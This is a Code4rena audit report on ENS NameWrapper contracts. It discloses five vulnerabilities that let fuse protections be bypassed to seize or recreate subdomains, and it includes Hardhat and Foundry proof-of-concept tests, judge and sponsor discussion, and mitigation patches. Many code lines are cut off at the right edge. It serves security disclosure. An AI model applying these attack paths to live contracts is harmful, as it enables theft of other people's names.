ENS - Versus contest
Findings & Analysis Report

2023-05-26

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit outlined in this document, C4 conducted an analysis of the ENS smart contract system written in Solidity. The audit took place between November 22—November 28 2022.

Following the C4 audit, the participating wardens reviewed the mitigations for all identified issues; the mitigation review report is appended below the audit report.

Wardens

In Code4rena's Invitational audits, the competition is limited to a small group of wardens; for this audit, 3 wardens contributed reports:

1. csanuragjain
2. izhuer
3. zzzitron

This audit was judged by Alex the Entreprenerd.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 5 unique vulnerabilities. Of these vulnerabilities, 2 received a risk rating in the category of HIGH severity and 3 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 3 reports detailing issues with a risk rating of LOW severity or non-critical.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 ENS audit repository, and is composed of 7 smart contracts written in the Solidity programming language and includes 1,179 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (2)

[H-01] `PARENT_CANNOT_CONTROL` and `CANNOT_CREATE_SUBDOMAIN` fuses can be bypassed

Submitted by izhuer

The fuse constraints can be violated by a malicious owner of the parent node (i.e., the hacker). There are two specific consequences the hacker can cause.

- Suppose the subnode has been assigned to a victim user, the hacker can re-claim him as the owner of the subnode even if the `PARENT_CANNOT_CONTROL` of the subnode has been burnt.
- Suppose the owner of the subnode remains to be the hacker, he can create sub-subnode even if the `CANNOT_CREATE_SUBDOMAIN` of the subnode has been burnt.

Basically, ENS NameWrapper uses the following rules to prevent all previous C4 hacks (note that I will assume the audience has some background regarding the ENS codebase).

- The `PARENT_CANNOT_CONTROL` fuse of a subnode can be burnt if and only if the `CANNOT_UNWRAP` fuse of its parent has already been burnt.

- The `CANNOT_UNWRAP` fuse of a subnode can be burnt if and only if its `PARENT_CANNOT_CONTROL` fuse has already been burnt.

However, such guarantees would only get effective when the `CANNOT_UNWRAP` fuse of the subject node is burnt.

Considering the following scenario.

1. `sub1.eth` (the ETH2LD node) is registered and wrapped to the hacker - *the ENS registry owner, i.e.,* `ens.owner` *, of* `sub1.eth` *is the NameWrapper contract.*
2. `sub2.sub1.eth` is created with no fuses burnt, where the wrapper owner is still the hacker - *the ENS registry owner of* `sub2.sub1.eth` *is the NameWrapper contract.*
3. `sub3.sub2.sub1.eth` is created with no fuses burnt and owned by a victim user - *the ENS registry owner of* `sub3.sub2.sub1.eth` *is the NameWrapper contract.*
4. the hacker unwraps `sub2.sub1.eth` - *the ENS registry owner of* `sub2.sub1.eth` *becomes the hacker.*
5. via ENS registry, the hacker claims himself as the ENS registry owner of `sub3.sub2.sub1.eth`. Note that the `sub3.sub2.sub1.eth` in the NameWrapper contract remains valid till now - *the ENS registry owner of* `sub3.sub2.sub1.eth` *is the hacker.*
6. the hacker wraps `sub2.sub1.eth` - *the ENS registry owner of* `sub2.sub1.eth` *becomes the NameWrapper contract.*
7. the hacker burns the `PARENT_CANNOT_CONTROL` and `CANNOT_UNWRAP` fuses of `sub2.sub1.eth`.
8. the hacker burns the `PARENT_CANNOT_CONTROL`, `CANNOT_UNWRAP`, and `CANNOT_CREATE_SUBDOMAIN` fuses of `sub3.sub2.sub1.eth`. **Note that the current ENS registry owner of** `sub3.sub2.sub1.eth` **remains to be the hacker**

At this stage, things went wrong.

Again, currently the `sub3.sub2.sub1.eth` is valid in NameWrapper w/ `PARENT_CANNOT_CONTROL | CANNOT_UNWRAP | CANNOT_CREATE_SUBDOMAIN` burnt, but the ENS registry owner of `sub3.sub2.sub1.eth` is the hacker.

The hacker can:

- invoke `NameWrapper::wrap` to wrap `sub3.sub2.sub1.eth`, and re-claim himself as the owner of `sub3.sub2.sub1.eth` in NameWrapper.
- invoke `ENSRegistry::setSubnodeRecord` to create `sub4.sub3.sub2.sub1.eth` and wrap it accordingly, violating `CANNOT_CREATE_SUBDOMAIN`

Proof of Concept

The `poc_ens.js` file (included in warden's original submission) demonstrates the above hack, via 6 different attack paths.

To validate the PoC, put the file in `./test/wrapper` and run `npx hardhat test test/wrapper/poc_ens.js`

Recommended Mitigation Steps

The `NameWrapper.sol` file (included in warden's original submission) demonstrates the patch.

In short, we try to guarantee only fuses of **wrapped** nodes can be burnt.

Alex the Entreprenerd (judge) commented:

> Will need to test POC but looks valid.

jefflau (ENS) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown how to sidestep fuses burned to effectively steal nodes. Via wrapping, by leveraging a lack of checks, the warden was able to gain access to nodes which belong to other accounts.

> Because this finding:

- Shows broken invariants (sidestepped fuses)
- Was shown to allow stealing of child-nodes

> I agree with High Severity.

izhuer (warden) commented:

> Specifically, the PR proposed here looks good to me. It ensures that, if a given node has some fuses to burn, `ens.owner(node) == address(NameWrapper)` must be sanctified.

> However, I also observe that there is a new PR proposing a refactoring regarding `SetSubnodeOwner`. I may need to check this further since the logic seems to change quite a bit.

izhuer (warden) commented:

> With regard to the test, maybe we can integrate the PoC (w/ slight modification) into test cases? So that it makes sure that any future refactoring would not break the security guarantee.

izhuer (warden) commented:

> Made some comments in the refactoring RP. It seems not 100% safe and I may still need more time to review it.

csanuragjain (warden) commented:

> It is now ensured that child fuses can only be burned if node is wrapped ie ens.owner(node) == address(NameWrapper).

```
if (!isWrapped(node)) {
            ens.setSubnodeOwner(parentNode, labelhash, address(t
            _wrap(node, name, owner, fuses, expiry);
        } else {
            _updateName(parentNode, node, label, owner, fuses, e
        }
```

[H-02] During the deprecation period where both .eth registrar controllers are active, a crafted hack can be launched and cause the same malicious consequences of [H-01] even if [H-01] is properly fixed

Submitted by izhuer

Specifically, according to the documentation, there will be a deprecation period that two types of .eth registrar controllers are active.

> Names can be registered as normal using the current .eth registrar controller. However, the new .eth registrar controller will be a controller on the NameWrapper, and have NameWrapper will be a controller on the .eth base registrar.

> Both .eth registrar controllers will be active during a deprecation period, giving time for front-end clients to switch their code to point at the new and improved .eth registrar controller.

The current .eth registrar controller can directly register ETH2LD and send to the user, while the new one will automatically wrap the registered ETH2LD.

If the two .eth registrar controllers are both active, an ETH2LD node can be **implicitly** unwrapped while the NameWrapper owner remains to be the hacker.

Note that this hack can easily bypass the patch of [H-01].

Considering the following situtation.

- the hacker registered and wrapped an ETH2LD node `sub1.eth`, with `PARENT_CANNOT_CONTROL | CANNOT_UNWRAP` burnt. The ETH2LD will be expired shortly and can be re-registred within the aformentioned deprecation period.
- after `sub1.eth` is expired, the hacker uses the current .eth registrar controller to register `sub1.eth` to himself.
    - *at this step, the* `sub1.eth` *is implicitly unwrapped.*

    - the hacker owns the registrar ERC721 as well as the one of ENS registry for `sub1.eth`.
    - however, `sub1.eth` in NameWrapper remains valid.
- he sets `EnsRegistry.owner` of `sub1.eth` as NameWrapper.
    - note that **this is to bypass the proposed patch for [H-01].**
- he wraps `sub2.sub1.eth` with `PARENT_CANNOT_CONTROL | CANNOT_UNWRAP` and trafers it to a victim user.
- he uses `BaseRegistrar::reclaim` to become the `EnsRegistry.owner` of `sub1.eth`
    - at this step, the hack can be launched as **[H-01]** does.

For example,

- he can first invokes `EnsRegistry::setSubnodeOwner` to become the owner of `sub2.sub1.eth`
- he then invokes `NameWrapper::wrap` to wrap `sub2.sub1.eth` to re-claim as the owner.

Note that it does not mean the impact of the above hack is limited in the deprecation period.

What the hacker needs to do is to re-registers `sub1.eth` via the old .eth registrar controller (in the deprecation period). He can then launch the attack any time he wants.

Proof of Concept

```
it('Attack happens within the deprecation period where both
  await NameWrapper.registerAndWrapETH2LD(
    label1,
    hacker,
    1 * DAY,
    EMPTY_ADDRESS,
    CANNOT_UNWRAP
  )

  // wait the ETH2LD expired and re-register to the hacker h
  await evm.advanceTime(GRACE_PERIOD + 1 * DAY + 1)
  await evm.mine()

  // XXX: note that at this step, the hackler should use the
  // registrar to directly register `sub1.eth` to himself, w
  // the name.
  await BaseRegistrar.register(labelHash1, hacker, 10 * DAY)
  expect(await EnsRegistry.owner(wrappedTokenId1)).to.equal(
  expect(await BaseRegistrar.ownerOf(labelHash1)).to.equal(h

  // set `EnsRegistry.owner` as NameWrapper. Note that this
  // bypass the newly-introduced checks for [H-01]
  //
  // XXX: corrently, `sub1.eth` becomes a normal node
  await EnsRegistryH.setOwner(wrappedTokenId1, NameWrapper.a

  // create `sub2.sub1.eth` to the victim user with `PARENT_
  // burnt.
  await NameWrapperH.setSubnodeOwner(
    wrappedTokenId1,
    label2,
    account2,
    PARENT_CANNOT_CONTROL | CANNOT_UNWRAP,
    MAX_EXPIRY
  )
  expect(await NameWrapper.ownerOf(wrappedTokenId2)).to.equa

  // XXX: reclaim the `EnsRegistry.owner` of `sub1.eth` as t
  await BaseRegistrarH.reclaim(labelHash1, hacker)
  expect(await EnsRegistry.owner(wrappedTokenId1)).to.equal(
  expect(await BaseRegistrar.ownerOf(labelHash1)).to.equal(h

  // reset the `EnsRegistry.owner` of `sub2.sub1.eth` as the
  await EnsRegistryH.setSubnodeOwner(wrappedTokenId1, labelH
  expect(await EnsRegistry.owner(wrappedTokenId2)).to.equal(

  // wrap `sub2.sub1.eth` to re-claim as the owner
  await EnsRegistryH.setApprovalForAll(NameWrapper.address,
  await NameWrapperH.wrap(encodeName('sub2.sub1.eth'), hacke
  expect(await NameWrapper.ownerOf(wrappedTokenId2)).to.equa
})
```

Recommended Mitigation Steps

May need to discuss with ENS team. A naive patch is to check whther a given ETH2LD node is indeed wrapped every time we operate it. However, it is not gas-friendly.

jefflau (ENS) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, because of the migration period, with two controller registrar being active at the same time, a malicious attacker could claim sub-nodes that belong to other people.

> In contrast to an external requirement that is vague, the Sponsor has made it clear that a similar setup will happen in reality, and because of the impact, I agree with a High Severity.

> It may be worth exploring a "Migration Registry", which maps out which name was migrated, while allowing migration to move only in one way.

izhuer (warden) commented:

> The corresponding patch looks valid.

> I was trying to find a more gas-efficient (w/o tricky code) mitigation patch but did not get lucky yet. I will let Sponsor know here if I figure it out.

csanuragjain (warden) commented:

> Looks good to me.
> For expired node, if registrar owner is not NameWrapper then owner is nullified and becomes address(0)

```
if(
registrarExpiry > block.timestamp &&
                registrar.ownerOf(uint256(labelHash)) != address
            ) {
                owner = address(0);
            }
```

Medium Risk Findings (3)

[M-01] NameWrapper: Cannot prevent transfer while upgrade even with `CANNOT_TRANSFER` fuse regardless of the upgraded NameWrapper’s implementation

Submitted by zzzitron

https://github.com/code-423n4/2022-11-ens/blob/2b0491fee2944f5543e862b1e5d223c9a3701554/contracts/wrapper/NameWrapper.sol#L408
https://github.com/code-423n4/2022-11-ens/blob/2b0491fee2944f5543e862b1e5d223c9a3701554/contracts/wrapper/NameWrapper.sol#L436

Upon upgrade to a new `NameWrapper` contract, `owner` of the node will be set to the given `wrappedOwner` . Since the node will be `_burn` ed before calling the upgraded NameWrapper, the upgraded NameWrapper cannot check the old owner. Therefore, no matter the upgraded NameWrapper’s implementation, it locks the information to check whether the old owner and newly given `wrappedOwner` are the same. If they are not the same, it means basically transferring the name to a new address.

In the case of resolver, the upgraded NameWrapper can check the old resolver by querying to the `ENS` registry, and prevent changing it if `CANNOT_SET_RESOLVER` fuse is burned.

Proof of Concept

Below is a snippet of the proof of concept. The whole code can be found in this gist. And how to run test is in the comment in the gist.

The proof of concept below demonstrates upgrade process.

```
    function testM2TransferWhileUpgrade() public {
        // using the mock for upgrade contract
        deployNameWrapperUpgrade();
        string memory node_str = 'vitalik.eth';
        string memory sub1_full = 'sub1.vitalik.eth';
        string memory sub1_str = 'sub1';
        (, bytes32 node) = node_str.dnsEncodeName();
        (bytes memory sub1_dnsname, bytes32 sub1_node) = sub

        // wrap parent and lock
        vm.prank(user1);
        registrar.setApprovalForAll(address(nameWrapper), tr
        vm.prank(user1);
        nameWrapper.wrapETH2LD('vitalik', user1, type(uint16
        // sanity check
        (address owner, uint32 fuses, uint64 expiry) = nameW
        assertEq(owner, user1);
        assertEq(fuses, PARENT_CANNOT_CONTROL | IS_DOT_ETH |
        assertEq(expiry, 2038123728);

        // upgrade as nameWrapper's owner
        vm.prank(root_owner);
        nameWrapper.setUpgradeContract(nameWrapperUpgrade);
        assertEq(address(nameWrapper.upgradeContract()), add

        // user1 calls upgradeETH2LD
        vm.prank(user1);
        nameWrapper.upgradeETH2LD('vitalik', address(123) /*
    }
```

Even if the `CANNOT_TRANSFER` fuse is in effect, the user1 can call `upgradeETH2LD` with a new owner.

Before the `NameWrapper.upgradeETH2LD` calls the new upgraded NameWrapper `upgradeContract`, it calls `_prepareUpgrade`, which burns the node in question. It means, the current `NameWrapper.ownerOf(node)` will be zero.

The upgraded NameWrapper has only the given `wrappedOwner` which is supplied by the user, which does not guarantee to be the old owner (as the proof of concept above shows). As the ens registry and ETH registrar also do not have any information about the old owner, the upgraded NameWrapper should probably set the owner of the node to the given `wrappedOwner`, even if `CANNOT_TRANSFER` fuse is in effect.

On contrary to the owner, although `resolver` is given by the user on the `NameWrapper.upgradeETH2LD` function, it is possible to prevent changing it if the `CANNOT_SET_RESOLVER` fuse is burned, by querying to `ENSRegistry`.

```
// NameWrapper

function upgradeETH2LD(
    string calldata label,
    address wrappedOwner,
    address resolver
) public {
    bytes32 labelhash = keccak256(bytes(label));
    bytes32 node = _makeNode(ETH_NODE, labelhash);
    (uint32 fuses, uint64 expiry) = _prepareUpgrade(noc

    upgradeContract.wrapETH2LD(
        label,
        wrappedOwner,
        fuses,
        expiry,
        resolver
    );
}

function _prepareUpgrade(bytes32 node)
    private
    returns (uint32 fuses, uint64 expiry)
{
    if (address(upgradeContract) == address(0)) {
        revert CannotUpgrade();
    }

    if (!canModifyName(node, msg.sender)) {
        revert Unauthorised(node, msg.sender);
    }

    (, fuses, expiry) = getData(uint256(node));

    _burn(uint256(node));
}
```

The function `NameWrapper.upgrade` has the same problem.

```
// NameWrapper
    function upgrade(
        bytes32 parentNode,
        string calldata label,
        address wrappedOwner,
        address resolver
    ) public {
        bytes32 labelhash = keccak256(bytes(label));
        bytes32 node = _makeNode(parentNode, labelhash);
        (uint32 fuses, uint64 expiry) = _prepareUpgrade(nod
        upgradeContract.setSubnodeRecord(
            parentNode,
            label,
            wrappedOwner,
            resolver,
            0,
            fuses,
            expiry
        );
    }
```

Tools Used

foundry

Recommended Mitigation Steps

If the `CANNOT_TRANSFER` fuse is set, enforce the `wrappedOwner` to be same as the `NameWrapper.ownerOf(node)`.

Alex the Entreprenerd (judge) commented:

> From further testing, it seems like upgrading will ignore the value provided, here the changed POC

```
function testM2TransferWhileUpgrade() public {
        // using the mock for upgrade contract
        deployNameWrapperUpgrade();
        string memory node_str = 'vitalik.eth';
        string memory sub1_full = 'sub1.vitalik.eth';
        string memory sub1_str = 'sub1';
        (, bytes32 node) = node_str.dnsEncodeName();
        (bytes memory sub1_dnsname, bytes32 sub1_node) = sub1_fu

        // wrap parent and lock
        vm.prank(user1);
        registrar.setApprovalForAll(address(nameWrapper), true);
        vm.prank(user1);
        nameWrapper.wrapETH2LD('vitalik', user1, type(uint16).ma
        // sanity check
        (address owner, uint32 fuses, uint64 expiry) = nameWrapp
        assertEq(owner, user1);
        assertEq(fuses, PARENT_CANNOT_CONTROL | IS_DOT_ETH | typ
        assertEq(expiry, 2038123728);

        // upgrade as nameWrapper's owner
        vm.prank(root_owner);
        nameWrapper.setUpgradeContract(nameWrapperUpgrade);
        assertEq(address(nameWrapper.upgradeContract()), address

        // user1 calls upgradeETH2LD
        vm.prank(user1);
        address newOwner = address(123);
        nameWrapper.upgradeETH2LD('vitalik',  newOwner , address
        address secondOwner = nameWrapper.ownerOf(uint256(node))
        assertEq(secondOwner, newOwner);
    }
```

> Which reverts as the secondOwner is actually address(0)

Alex the Entreprenerd (judge) commented:

> Changing the last line to
>
> `assertEq(secondOwner, address(0));`
>
> Makes the test pass

jefflau (ENS) confirmed and commented:

> In the case of resolver, the upgraded NameWrapper can check the old resolver by querying to the ENS registry, and prevent changing it if CANNOT*SET*RESOLVER fuse is burned.

> For this specific case, the public resolver checks for the owner on the NameWrapper. If the NameWrapper needed to be upgraded for any reason, the

> old resolver would be checking the old NameWrapper, and since the owner would be burnt, they would lock all records. So for this case I think it’s reasonable to allow `CANNOT_SET_RESOLVER` to be bypassed in this specific case.

> From further testing, it seems like upgrading will ignore the value provided, here the changed POC

> I think this test is incorrect, you should be checking the new NameWrapper, not the old NameWrapper. I believe this would pass:
>
> ```
> address secondOwner = nameWrapperUpgrade.ownerOf(uint256(node));
> assertEq(secondOwner, newOwner);
> ```

> All things consider - I think the `CANNOT_TRANSFER` restriction that the warden mentioned does make sense.

[Alex the Entreprenerd (judge) commented]:

> @jefflau - Took me a while but I have to agree with you, querying ownerOf on the `nameWrapperUpgrade` will return the new owner.

> I wrote a Bodge to make it work, but would like to flag that the function `wrapETH2LD` uses different parameters, and also the size of fuses is changed (uint32 vs uint16).

> Am assuming the upgradedWrapper will have a check for the old wrapper being the caller

> The code changes I made to verify the finding: here.

[Alex the Entreprenerd (judge) commented]:

> Per the discussion above, the Warden has shown how, despite burning the fuse to prevent transfers, due to the implementation of NameWrapper, a node can still be transferred during an upgrade.

> I believe that, technically this can be prevented by changing the implementation of the upgraded NameWrapper, and because it’s reliant on that implementation, I

> agree with Medium Severity.

> Performing a check for ownership on the old wrapper, I believe, should offer sufficient mitigation.

csanuragjain (warden) commented:

> Fixed.
> The owner value is now derived from getData function which retrieves the current node owner. If it does not matches the assigned owner then CANNOT_TRANSFER fuse is always checked (non expired scenario)

```
(address currentOwner, uint32 fuses, uint64 expiry) = _prepareUp
           node
       );
if (wrappedOwner != currentOwner) {
           _preTransferCheck(uint256(node), fuses, expiry);
       }

// Now _preTransferCheck checks ->

if (fuses & CANNOT_TRANSFER != 0) {
               revert OperationProhibited(bytes32(id));
           }
```

[M-02] NameWrapper: expired names behave unwrapped

Submitted by zzzitron

https://github.com/code-423n4/2022-11-ens/blob/2b0491fee2944f5543e862b1e5d223c9a3701554/contracts/wrapper/NameWrapper.sol#L512
https://github.com/code-423n4/2022-11-ens/blob/2b0491fee2944f5543e862b1e5d223c9a3701554/contracts/wrapper/NameWrapper.sol#L550

Impact

- expired Names are supposed to be unregistered, but it behaves like unwrapped

- parent with `CANNOT_CREATE_SUBDOMAIN` fuse can “create” again an expired name
- parent can `ENS.setSubdomainOwner` before burning `CANNOT_CREATE_SUBDOMAIN` to be able to use the subdomain later

Proof of Concept

Below is a snippet of the proof of concept. The whole code can be found in [this gist](). And how to run test is in the comment in the gist.

As in the `wrapper/README.md`:

> To check if a name is Unregistered, verify that `NameWrapper.ownerOf` returns `address(0)` and so does `Registry.owner`.
> To check if a name is Unwrapped, verify that `NameWrapper.ownerOf` returns `address(0)` and `Registry.owner` does not.

Also, an expired name should go to Unregistered state per the graph suggests.

But, as the proof of concept below shows, after expiration, `NameWrapper.ownerOf(node)` is zero but `ens.owner(node)` is not zero. It is `Unwrapped` state based on the `wrapper/README.md`.

```
    function testM3ExpiredNamesBehavesUnwrapped() public {
        string memory str_node = 'vitalik.eth';
        (bytes memory dnsName, bytes32 node) = str_node.dnsEncoc
        // before wrapping the name check
        assertEq(user1, ens.owner(node));
        (address owner, uint32 fuses, uint64 expiry) = nameWrapp
        assertEq(owner, address(0));

        // -- wrapETH2LD
        vm.prank(user1);
        registrar.setApprovalForAll(address(nameWrapper), true);
        vm.prank(user1);
        nameWrapper.wrapETH2LD('vitalik', user1, 0, address(0));
        // after name wrap check
        (owner, fuses, expiry) = nameWrapper.getData(uint256(noc
        assertEq(owner, user1);
        assertEq(fuses, PARENT_CANNOT_CONTROL | IS_DOT_ETH);
        assertEq(expiry, 2038123728);
        // wrapETH2LD --

        vm.warp(2038123729);
        // after expiry
        (owner, fuses, expiry) = nameWrapper.getData(uint256(no
        assertEq(owner, address(0));
        assertEq(fuses, 0);
        assertEq(expiry, 2038123728);
        assertEq(nameWrapper.ownerOf(uint256(node)), address(0))
        assertEq(ens.owner(node), address(nameWrapper)); // regi
        vm.expectRevert();
        registrar.ownerOf(uint256(node));
    }
```

Since an expired name is technically unwrapped, even a parent with `CANNOT_CREATE_SUBDOMAIN` can set the owner or records of the subdomain as the proof of concept below shows.

```
    function testM3ExpiredNameCreate() public {
        // After expired, the ens.owner's address is non-zero
        // therefore, the parent can 'create' the name evne CANN
        string memory parent = 'vitalik.eth';
        string memory sub1_full = 'sub1.vitalik.eth';
        string memory sub1 = 'sub1';
        (, bytes32 parent_node) = parent.dnsEncodeName();
        (bytes memory sub1_dnsname, bytes32 sub1_node) = sub1_fu

        // wrap parent and lock
        vm.prank(user1);
        registrar.setApprovalForAll(address(nameWrapper), true);
        vm.prank(user1);
        nameWrapper.wrapETH2LD('vitalik', user1, uint16(CANNOT_U
        // checks
        (address owner, uint32 fuses, uint64 expiry) = nameWrapp
        assertEq(owner, user1);
        assertEq(fuses, PARENT_CANNOT_CONTROL | IS_DOT_ETH | CAN
        assertEq(expiry, 2038123728);

        // create subnode
        vm.prank(user1);
        nameWrapper.setSubnodeOwner(parent_node, 'sub1', user2,
        (owner, fuses, expiry) = nameWrapper.getData(uint256(sub
        assertEq(owner, user2);
        assertEq(fuses, PARENT_CANNOT_CONTROL);
        assertEq(expiry, 1700000000);

        // now parent cannot create subdomain
        vm.prank(user1);
        nameWrapper.setFuses(parent_node, uint16(CANNOT_CREATE_S
        (owner, fuses, expiry) = nameWrapper.getData(uint256(par
        assertEq(fuses, PARENT_CANNOT_CONTROL | IS_DOT_ETH | CAN
        // parent: pcc cu CANNOT_CREATE_SUBDOMAIN
        // child: pcc
        // unwrap and sets the owner to zero

        // parent cannot use setSubnodeRecord on PCCed sub
        vm.expectRevert(abi.encodeWithSelector(OperationProhibit
        vm.prank(user1);
        nameWrapper.setSubnodeRecord(parent_node, sub1, user1, a

        // expire sub1
        vm.warp(1700000001);
        (owner, fuses, expiry) = nameWrapper.getData(uint256(sub
        assertEq(owner, address(0));
        assertEq(fuses, 0);
        assertEq(expiry, 1700000000);
        assertEq(ens.owner(sub1_node), address(nameWrapper));

        // user1 can re-"create" sub1 even though CANNOT_CREATE_
        vm.prank(user1);
        nameWrapper.setSubnodeRecord(parent_node, sub1, address(
        (owner, fuses, expiry) = nameWrapper.getData(uint256(sub
        assertEq(owner, address(3));
        assertEq(fuses, 0);
        assertEq(expiry, 1700000000);
        assertEq(ens.owner(sub1_node), address(nameWrapper));

        // comparison: tries create a new subdomain and revert
        string memory sub2 = 'sub2';
        string memory sub2_full = 'sub2.vitalik.eth';
        (, bytes32 sub2_node) = sub2_full.dnsEncodeName();
        vm.expectRevert(abi.encodeWithSelector(OperationProhibit
        vm.prank(user1);
        nameWrapper.setSubnodeRecord(parent_node, sub2, user2, a
    }
```

Tools Used

foundry

Recommended Mitigation Steps

Unclear as the `NameWrapper` cannot set ENS.owner after expiration automatically.

Alex the Entreprenerd (judge) commented:

> POC Looks valid, will ask for sponsor confirmation

jefflau (ENS) confirmed and commented:

> Possible mitigation is:

> If the owner in the registry is non-zero, then check if the `ownerOf()` in NameWrapper is 0. If it is, treat it as unregistered so it is protected under `CANNOT_CREATE_SUBDOMAIN`.

```
modifier canCallSetSubnodeOwner(bytes32 node, bytes32 labelh
    bytes32 subnode = _makeNode(node, labelhash);
    address owner = ens.owner(subnode);
    (address wrappedOwner, uint32 fuses, ) = getData(uint256

    if (owner == address(0) || wrappedOwner == address(0)) {
        if (fuses & CANNOT_CREATE_SUBDOMAIN != 0) {
            revert OperationProhibited(subnode);
        }
    } else {
        (, uint32 subnodeFuses, ) = getData(uint256(subnode)
        if (subnodeFuses & PARENT_CANNOT_CONTROL != 0) {
            revert OperationProhibited(subnode);
        }
    }

    _;
}
```

Alex the Entreprenerd (judge) commented:

> Was running into stack too deep so I created local stack (just added extra `{`)

```
    modifier canCallSetSubnodeOwner(bytes32 node, bytes32 labelh
        {
            bytes32 subnode = _makeNode(node, labelhash);
            address owner = ens.owner(subnode);
            (address wrappedOwner, uint32 fuses, ) = getData(uin

            if (owner == address(0) || wrappedOwner == address((
                if (fuses & CANNOT_CREATE_SUBDOMAIN != 0) {
                    revert OperationProhibited(subnode);
                }
            } else {
                (, uint32 subnodeFuses, ) = getData(uint256(subn
                if (subnodeFuses & PARENT_CANNOT_CONTROL != 0) {
                    revert OperationProhibited(subnode);
                }
            }

        }
```

> The modifier change makes `testM3ExpiredNameCreate` fail.

> Will defer to Wardens for further advice, but I believe mitigation to be valid.

Alex the Entreprenerd (judge) commented:

> The warden has shown how, domains that are expired are interpreted as unwrapped instead of as unregistered.

> Given the impact, I think Medium Severity to be the most appropriate.

zzzitron (warden) commented:

> I think the mitigation works to disallow the bypass of the `CANNOT_CREATE_SUBDOMAIN` fuse.

> But per the `unregistered` and `unwrapped` criteria in the docs, after expiration the domain is `unwrapped`.

> To check if a name is Unregistered, verify that NameWrapper.ownerOf returns address(0) and so does Registry.owner. To check if a name is Unwrapped, verify that NameWrapper.ownerOf returns address(0) and Registry.owner does not.

[csanuragjain (warden) commented](#):

> Fixed.
> For all expired nodes, the CANNOT*CREATE*SUBDOMAIN flag is checked in both cases now (either ens owner or wrappedOwner is address(0))

```
if (owner == address(0) || wrappedOwner == address(0)) {
                if (fuses & CANNOT_CREATE_SUBDOMAIN != 0) {
                    revert OperationProhibited(subnode);
                }
            }
```

[M-03] NameWrapper: Wrapped to Unregistered to ignore `PARENT_CANNOT_CONTROL`

Submitted by [zzzitron](#)

https://github.com/code-423n4/2022-11-ens/blob/2b0491fee2944f5543e862b1e5d223c9a3701554/contracts/wrapper/NameWrapper.sol#L512
https://github.com/code-423n4/2022-11-ens/blob/2b0491fee2944f5543e862b1e5d223c9a3701554/contracts/wrapper/NameWrapper.sol#L550

Impact

- owner of a wrapped node without `CANNOT_UNWRAP` fuse can unwrap and set the `ens.owner(node)` to zero to be an unregistered state
- if it happens, even if the node has `PARENT_CANNOT_CONTROL` fuse, the parent of the node can change the `NameWrappwer.owner` of the node

Proof of Concept

Below is a snippet of the proof of concept. The whole code can be found in [this gist](). And how to run test is in the comment in the gist.

In the proof of concept below, the parent node is `vitalik.eth` and the child node is `sub1.vitalik.eth`.
The parent node has `PARENT_CANNOT_CONTROL`, `IS_DOT_ETH` and `CANNOT_UNWRAP` and the child node has `PARENT_CANNOT_CONTROL`.

The child node unwraps itself and set the owner on `ens` contract to the `address(0)` or `address(ens)`, which will make the child node to unregistered state even before expiry of the node.

Since technically the child node is unregistered, the parent can now 'create' the 'unregistered' node `sub1.vitalik.eth` by simply calling `setSubnodeRecord`. By doing so, the parent can take control over the child node, even though the `PARENT_CANNOT_CONTROL` fuse was set and it was before expiry.

```
    function testM4WrappedToUnregistered() public {
        string memory parent = 'vitalik.eth';
        string memory sub1_full = 'sub1.vitalik.eth';
        string memory sub1 = 'sub1';
        (, bytes32 parent_node) = parent.dnsEncodeName();
        (bytes memory sub1_dnsname, bytes32 sub1_node) = sub1_fu

        // wrap parent and lock
        vm.prank(user1);
        registrar.setApprovalForAll(address(nameWrapper), true);
        vm.prank(user1);
        nameWrapper.wrapETH2LD('vitalik', user1, uint16(CANNOT_U
        // checks
        (address owner, uint32 fuses, uint64 expiry) = nameWrapp
        assertEq(owner, user1);
        assertEq(fuses, PARENT_CANNOT_CONTROL | IS_DOT_ETH | CAN
        assertEq(expiry, 2038123728);

        // subnode
        vm.prank(user1);
        nameWrapper.setSubnodeOwner(parent_node, 'sub1', user2,
        (owner, fuses, expiry) = nameWrapper.getData(uint256(sub
        assertEq(owner, user2);
        assertEq(fuses, PARENT_CANNOT_CONTROL);
        assertEq(expiry, 1700000000);

        // parent cannot set record on the sub1
        vm.expectRevert(abi.encodeWithSelector(OperationProhibit
        vm.prank(user1);
        nameWrapper.setSubnodeRecord(parent_node, sub1, user1, a

        // parent: pcc cu
        // child: pcc

        // unwrap sub and set the ens owner to zero -> now parer
        vm.prank(user2);
        nameWrapper.unwrap(parent_node, _hashLabel(sub1), addres
        assertEq(ens.owner(sub1_node), address(0));

        // sub node has PCC but parent can set owner, resolve ar
        vm.prank(user1);
        nameWrapper.setSubnodeRecord(parent_node, sub1, address(
        (owner, fuses, expiry) = nameWrapper.getData(uint256(suk
        assertEq(owner, address(246));
        assertEq(fuses, PARENT_CANNOT_CONTROL);
        assertEq(expiry, 1700000000);
        assertEq(ens.resolver(sub1_node), address(12345));
        assertEq(ens.ttl(sub1_node), 111111);

        // can change fuse as the new owner of sub1
        vm.prank(address(246));
        nameWrapper.setFuses(sub1_node, uint16(CANNOT_UNWRAP));
        (owner, fuses, expiry) = nameWrapper.getData(uint256(suk
        assertEq(owner, address(246));
        assertEq(fuses, PARENT_CANNOT_CONTROL | CANNOT_UNWRAP);
        assertEq(expiry, 1700000000);
        assertEq(ens.resolver(sub1_node), address(12345));
        assertEq(ens.ttl(sub1_node), 111111);
    }
```

It is unlikely that the child node will set the owner of the ENS Registry to zero. But hypothetically, the owner of the child node wanted to “burn” the subnode thinking that no one can use it until the expiry. In that case the owner of the parent node can just take over the child node.

Tools Used

foundry

Recommended Mitigation Steps

Unclear, but consider using `ENS.recordExists` instead of checking the `ENS.owner`.

jefflau (ENS) confirmed

Alex the Entreprenerd (judge) commented:

